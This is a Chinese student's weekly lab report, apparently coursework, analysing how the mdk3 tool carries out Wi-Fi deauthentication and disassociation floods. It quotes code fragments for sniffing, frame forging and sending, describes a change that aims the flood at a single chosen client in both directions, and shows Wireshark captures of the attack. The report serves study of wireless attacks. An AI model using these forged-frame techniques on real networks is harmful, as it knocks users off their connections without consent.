每周总结


数据科学与计算机学院 孔德宇

一、任务概述

- 阅读 mdk3 源代码，分析洪水攻击的实现方法。
- 编写代码，实现对 AP 上某一终端的洪水攻击。

二、mdk3 洪水攻击原理

1、基本流程图



2、主要步骤分析

① 嗅探数据帧

mdk3 实现的洪水攻击是对一片区域或指定 AP 的所有连接终端的全面攻击。因此如果想要获得周围区域所有的 AP 和终端信息，就需要对数据包进行嗅探。

```
while (len < 22) len = read_packet(pkt_sniff, MAX_PACKET_LENGTH);
if (! memcmp(pkt_sniff, "\x08", 1))
return pkt_sniff;
if (! memcmp(pkt_sniff, "\x88", 1))
return pkt_sniff;
```

这里调用 read_packet（实际上是底层的 recv 函数）来进行数据包的嗅探，并取出其中的数据帧。

② 设置目的地址和源地址

数据帧里面有两个重要的 bit ，TO DS 和 FROM DS。它们决定了数据的流向以及目的地是否为传输系统，通过它们我们可以对源地址和目的地址进行设置。

```
if ((pkt_amok[1] & '\x01') && (pkt_amok[1] & '\x02')) { // WDS packet
mac_sa = pkt_amok + 4;
mac_ta = pkt_amok + 10;
wds = 1;
}
else if (pkt_amok[1] & '\x01') {        // ToDS packet
mac_ta = pkt_amok + 4;
mac_sa = pkt_amok + 10;
wds = 0;
}
else if (pkt_amok[1] & '\x02') {        // FromDS packet
mac_sa = pkt_amok + 4;
mac_ta = pkt_amok + 10;
wds = 0;
}
else if ((!(pkt_amok[1] & '\x01')) && (!(pkt_amok[1] & '\x02'))) {  //AdHoc packet
mac_sa = pkt_amok + 10;
mac_ta = pkt_amok + 16;
wds = 0;
}
```

根据数据帧 DS 位的取值，从而决定源地址和目的地址在数据帧上的位置。并对其进行设置。因为

③ 对白名单/黑名单的处理

如果目的地址和源地址都不在黑名单中，则不进行攻击。如果目的地址或源地址在白名单中就不进行攻击，否则进行攻击。

```
if (wblist == 2) {          //Using Blacklist mode - Skip if neither Client nor AP is in list
if (!(is_whitelisted(mac_ta)) && !((is_whitelisted(mac_sa))))
    goto newone;
}
    if (wblist == 1) {          //Using Whitelist mode - Skip if Client or AP is in list
if (is_whitelisted(mac_ta)) goto newone;
if (is_whitelisted(mac_sa)) goto newone;
}
```

④ 伪造 Deauthentican/Disassociation 帧

根据 Deauthentican/Disassociation 帧的格式，进行帧的伪造。

```
struct pckt retn;           //DEST              //SRC
char *hdr = "\xc0\x00\x3a\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
     //BSSID             //SEQ  //Reason:unspec
    "\x00\x00\x00\x00\x00\x00\x70\x6a\x01\x00";

memcpy(pkt, hdr, 25);
if (disassoc) pkt[0] = '\xa0';
// Set target Dest, Src, BSSID
memcpy(pkt+4, mac_da, ETH_MAC_LEN);
memcpy(pkt+10,mac_sa, ETH_MAC_LEN);
memcpy(pkt+16,mac_bssid, ETH_MAC_LEN);
```

⑤ 发送数据包，进行洪水攻击

```
send_packet(frm.data, frm.len);
nb_sent_ps++;
nb_sent++;
```

这里调用 send_packet（）函数（实际上为底层的 send 函数）来发送数据包从而达到洪水攻击的目的。

三、对 AP 上某一终端的洪水攻击

可以看出，mdk3 工具虽然可以进行洪水攻击，但是攻击范围过大。于是在 mdk3 的基础上做了修改，使其能达到只断开某一终端连接的洪水攻击。

1、改进的方面

- 通过指定目的地址和源地址进行洪水攻击。
- 通过混合 Deauthentican/Disassociation 帧并且双向发送来提高攻击效率。(不确定、理论上可行)

2、改进分析

① 设置目的地址和源地址

```
mac_sa = (uchar *) parse_mac(argv[2],0);

mac_ta = (uchar *) parse_mac(argv[3],1);
```

根据输入来设置目的地址和源地址。

② 提高攻击效率

```
switch (state) {
case 0:
    newone:
    state = 1;
    return create_deauth_frame(mac_ta, mac_sa, mac_ta, 1);
case 1:
    state = 2;
    return create_deauth_frame(mac_ta, mac_sa, mac_ta, 0);
case 2:
    state = 3;
    return create_deauth_frame(mac_sa, mac_ta, mac_ta, 1);
case 3:
    state = 0;
    return create_deauth_frame(mac_sa, mac_ta, mac_ta, 0);
}
```

通过不断发送两种、双向的数据包，从而提高攻击的效率。

3、测试结果

单向攻击的 wireshark 抓包结果：

```
15589 112.058307855 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15590 112.062909061 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15591 112.067330664 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15592 112.071861852 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15593 112.076514993 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15594 112.081030465 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15595 112.085550443 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15596 112.090149949 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15597 112.094762739 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15598 112.099200861 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15599 112.103706817 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15600 112.108336075 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15601 112.112873529 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15602 112.117312181 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15603 112.121970268 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
15604 112.126543848 Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
```

双向攻击的 wireshark 抓包结果：

```
8108 12.315613238  HuaweiTe_e3:09:e3   Hiwifi_48:37:… 802.11       38 Disassociate, SN=1703, FN=0, Flags=........
8109 12.315631353  Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
8110 12.320172255  HuaweiTe_e3:09:e3   Hiwifi_48:37:… 802.11       38 Deauthentication, SN=1703, FN=0, Flags=........
8111 12.320200110  Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       39 Deauthentication, SN=1703, FN=0, Flags=........
8112 12.324647847  Hiwifi_48:37:ee     HuaweiTe_e3:0… 802.11       38 Disassociate, SN=1703, FN=0, Flags=........
8113 12.324695136  HuaweiTe_e3:09:e3   Hiwifi_48:37:… 802.11       39 Disassociate, SN=1703, FN=0, Flags=........
```

攻击后终端状态：

可以看出，终端成功的被断开。

攻击后其它终端的状态：

可以看出其它终端仍然可以正常连接，说明攻击达到了目的。